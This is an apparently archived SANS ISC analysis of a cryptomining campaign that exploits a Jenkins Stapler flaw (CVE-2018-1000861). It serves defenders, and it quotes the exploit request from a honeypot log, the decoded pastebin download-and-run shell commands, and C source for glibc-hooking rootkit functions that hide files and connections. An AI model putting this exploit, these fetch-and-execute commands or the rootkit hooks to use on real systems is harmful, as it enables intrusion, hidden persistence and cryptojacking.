Vulnerable Apache Jenkins exploited in the wild - SANS ISC

By SANS Internet Storm Center


Archived: 2026-04-05 21:27:10 UTC

An ongoing malicious campaign is looking for vulnerable Apache Jenkins installations to deploy a Monero cryptominer. The dropper uses sophisticated techniques to hide its presence on the system, to move laterally and to look for new victims on the internet. It also downloads and runs the miner software – of course.

The exploited vulnerability, CVE-2018-1000861 [1], was published in December 2018. It affects Stapler Web framework used by Jenkins 2.153 and earlier. It may allow attackers to invoke methods on Java objects by accessing crafted URLs.

Looking for publicly available exploits for this vulnerability, I could find a detailed proof of concept published early March this year.

After analyzing the threat which attacked one of my honeypots, I created the diagram shown in the picture below. Follow the numbers in blue to understand each step.



Vulnerability Exploitation

In the picture below, you can see the exploitation occurring.

```
[redacted] - - [redacted] "GET /jenkins/securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript?sandbox=true&value=import+groovy.transform.*%0a%40ASTTest(value%3d%7bassert+java.lang.Runtime.getRuntime().exec(%22bash+-c+%7Becho,KGN1cmwgLWZzU0wgaHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L3dEQmE3akNRfHx3Z2V0IC1xIC1PLSBodHRwczovL3Bhc3RlYmluLmNvbS9yYXcvd0RCYTdqQ1EpfHNo%7D%7C%7Bbase64,-d%7D%7C%7Bbash,-i%7D%22)%7d)%0aclass+Person%7b%7d HTTP/1.1" 500 5516
```

Notice that there is a base64 encoded content piped to bash for execution. Decoding this content, it was possible to see that this campaign is using Pastebin as the C2:

(curl -fsSL hxxps://pastebin[.]com/raw/wDBa7jCQ||wget -q -O- hxxps://pastebin[.]com/raw/wDBa7jCQ)|sh

The content of the paste ‘wDBa7jCQ’ is no longer available, but the content was another paste:

(curl -fsSL hxxps://pastebin[.]com/raw/D8E71JBJ||wget -q -O- hxxps://pastebin[.]com/raw/D8E71JBJ)|sed 's/\r//'|sh

The content of ‘D8E71JBJ’ paste is no longer available also, but it was the shell script down in following images.

The Dropper

The dropper named “Kerberods” (not “Kerberos” as the protocol) caught my attention due to the way it is packed and the way it acts if it has ‘root’ privileges on the machine.

After analyzing the binary, I could see that the packer used was a custom version of ‘UPX’. UPX is an open source software and there are many ways UPX can be modified to make it hard to unpack the file using regular UPX version. There is a great presentation on this subject by @unixfreaxjp [2] called ‘Unpacking the non-unpackable’ which shows different forms to fix ELF headers in order to unpack files.

```
root@siftworkstation -> /m/h/FORENSE
$ hexdump -C kerberods-x86 | head -15
00000000  7f 45 4c 46 01 01 01 03  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  40 e1 37 08 34 00 00 00  |........@.7.4...|
00000020  00 00 00 00 00 00 00 00  34 00 20 00 03 00 28 00  |........4. ...(.|
00000030  00 00 00 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000040  00 80 04 08 00 6a 33 00  00 6a 33 00 05 00 00 00  |.....j3..j3.....|
00000050  00 10 00 00 01 00 00 00  00 00 00 00 00 f0 37 08  |..............7.|
00000060  00 f0 37 08 00 00 00 00  e8 d1 23 00 06 00 00 00  |..7.......#.....|
00000070  00 10 00 00 51 e5 74 64  00 00 00 00 00 00 00 00  |....Q.td..UPX...|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 06 00 00 00  |................|
00000090  04 00 00 00 b9 0e 69 8f  4c 53 44 21 c8 08 0d 0c  |......i.LSD!....|
000000a0  00 00 00 00 80 e2 55 00  80 e2 55 00 14 01 00 00  |......U...U.....|
000000b0  93 00 00 00 08 00 00 00  77 1f a4 f9 7f 45 4c 46  |........w....ELF|
000000c0  01 00 02 00 03 00 1b c0  5e 09 7b 7f db de 08 34  |........^.{....4|
000000d0  0e 14 35 16 20 00 07 00  28 00 0d 3e 06 1f 5d 77  |..5. ...(..>..]w|
000000e0  95 df 06 80 04 08 e0 16  07 04 51 10 dd 55 7e 67  |..........Q..U~g|
```

Fortunately, in this case, the UPX customizations involved just the modification of the magic constant UPX_MAGIC_LE32 from 'UPX' to some other three letters. Thus, reverting it to UPX in different parts of the binary, it was possible to unpack the binary with the regular version of UPX.

The Glibc hooks

The other interesting part is the way ‘Kerberods’ acts to persist and hide itself if has root privileges on the machine.

If it is the case, it drops, compiles and loads a library into the operating system that hooks different functions of Glibc to modify its behavior. In other words, it acts like a rootkit.

In the image below it is possible to see that the function ‘open’ will now check for some strings in the ‘pathname’ to act in a different way. The intention is to avoid anyone (including root) to be able to open the binary ‘khugepageds’, which is the cryptominer, the ‘ld.so.preload’, which is the file that loads the malicious library and the library ‘libpamcd.so’ itself.

```
int
open (const char *pathname, int flags, mode_t mode)
{
  if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
  }
  if (old_open == NULL)
    old_open = dlsym (libc, "open");

  if (old_xstat == NULL)
    old_xstat = dlsym (libc, "__xstat");

  if ((strstr (pathname, MAGIC_STRING)) || (strstr (pathname, CONFIG_FILE)) || (strstr (pathname, LIB_FILE))) {
    errno = ENOENT;
    return -1;
  }

  return old_open (pathname, flags, mode);
}
```

Another hook, to show one more example, hides the network connection to the private mining pool and the scan for open Redis servers, as seen in the image below.


```
FILE *
forge_proc_net_tcp (const char *filename)
{
  char line[LINE_MAX];

  unsigned long rxq, txq, time_len, retr, inode;
  int local_port, rem_port, d, state, uid, timer_run, timeout;
  char rem_addr[128], local_addr[128], more[512];

  if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
  }

  if (!old_fopen)
    old_fopen = dlsym (libc, "fopen");

  FILE *tmp = tmpfile ();

  FILE *pnt = old_fopen (filename, "r");

  while (fgets (line, LINE_MAX, pnt) != NULL) {
    sscanf (line,
            "%d: %64[0-9A-Fa-f]:%X %64[0-9A-Fa-f]:%X %X %lX:%lX %X:%lX %lX %d %d %lu %512s\n",
            &d, local_addr, &local_port, rem_addr, &rem_port, &state,
            &txq, &rxq, &timer_run, &time_len, &retr, &uid, &timeout,
            &inode, more);


    if (rem_port == MAGIC_PORT || local_port == MAGIC_PORT || rem_port == 6379) {
    }
    else {
        fputs (line, tmp);
    }
  }

  fclose (pnt);


  fseek (tmp, 0, SEEK_SET);

  return tmp;
}
```

Indicators of Compromise (IOCs)

Filesystem

74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8

Bab27f611518dc55b00b1a9287bdb8e059c4f4cc1607444f40e0c45d5842994f

43a00e0dd57d110d1c88b18234185267ca2a79f8ae1905bef4ba225144c992d2

Network

SYSTEMTEN[.]ORG:51640

--

Renato Marinho

Morphus Labs| LinkedIn|Twitter
